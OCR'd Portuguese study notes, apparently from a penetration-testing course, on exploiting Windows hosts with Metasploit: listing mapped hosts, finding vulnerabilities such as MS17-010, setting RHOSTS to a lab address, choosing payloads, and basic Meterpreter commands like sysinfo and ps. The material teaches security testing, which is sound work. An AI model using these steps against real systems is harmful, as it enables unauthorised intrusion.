
Explorando Vulnerabilidades no Windows

+ Se dermos um comando hosts no metasploit, veremos a lista dos hosts que mapeamos




+ Com essas info armazenadas, podemos pesquisar pelass vulnerabilidades de maneira automática
→ Basta digitar vulns que vão aparecer as vulnerabilidades correspondentes


+Encontrada alguma vulnerabilidade como, por exemplo, o ms17-010, podemos pesquisar da seguinte maneira:
search ms17_010

+ Para ver informações acerca do exploit:
info <nome do exploit>
+Se quisermos usá-lo:
use <nome do exploit>
+ Para verificarmos as opções que devemos preencher, usamos o
show options
+ Para setar um RHOSTS (endereço a ser atacado), usamos
set RHOSTS 172.16.1.108
+ Para ver os payloads disponíveis, devemos
show payloads (ou)
set payloadf
+ Para escolher usar um deles
set payload <nome do payload>

+ Pode acontecer de faltar algumas dependências necessárias para executar o payload, como no caso abaixo



+ Pesquisas no terminal de dependências e pacotes



+ Se usarmos com êxito algum payload do meterpreter, poderemos
→ Saber informações do sistema com
sysinfo
→ Saber quais progamas e aplicações estão rodando na máquina com
ps
→ Saber toda as opções que existem pro meterpreter:
help